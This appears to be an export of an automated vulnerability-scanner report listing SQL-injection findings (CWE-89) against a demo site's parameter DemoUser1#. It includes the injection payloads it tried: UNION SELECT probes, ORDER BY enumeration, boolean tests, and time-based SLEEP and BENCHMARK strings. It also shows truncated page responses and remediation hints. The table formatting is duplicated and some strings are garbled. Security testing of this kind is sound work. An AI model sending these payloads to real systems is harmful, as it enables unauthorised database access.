href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1246				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',				

	2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1247

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 20--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 20--
Name	Value				
DemoUser1#	ORDER BY 20--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	AND false

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1249

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```


	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1250	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'%20and%201=2%20--</td></tr></table>		Name	Value	DemoUser1#	'%20and%201=2%20--
Name	Value					
DemoUser1#	'%20and%201=2%20--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1251					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5650=5650) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5650=5650) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5650=5650) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1252				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'))</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'))
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1253

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhfEUGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1254				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>sleep(5)#</td></tr></table>	Name	Value	DemoUser1#	sleep(5)#
Name	Value				
DemoUser1#	sleep(5)#				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1255

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>pg_SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	pg_SLEEP(5)--
Name	Value				
DemoUser1#	pg_SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1256				

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12#

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1257

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	%2c(select%20*%20from%20(select(sleep(10)))a)

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1258

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' OR " = '</td></tr></table>	Name	Value	DemoUser1#	' OR " = '
Name	Value				
DemoUser1#	' OR " = '				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1259				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#
